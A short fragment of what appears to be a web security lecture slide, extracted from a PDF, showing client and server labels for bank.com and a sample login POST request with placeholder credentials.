
**Server**  
bank.com


**Client**  
bank.com


**Server**  
bank.com

**POST /login HTTP/1.1**  
**username=alice&password=password**





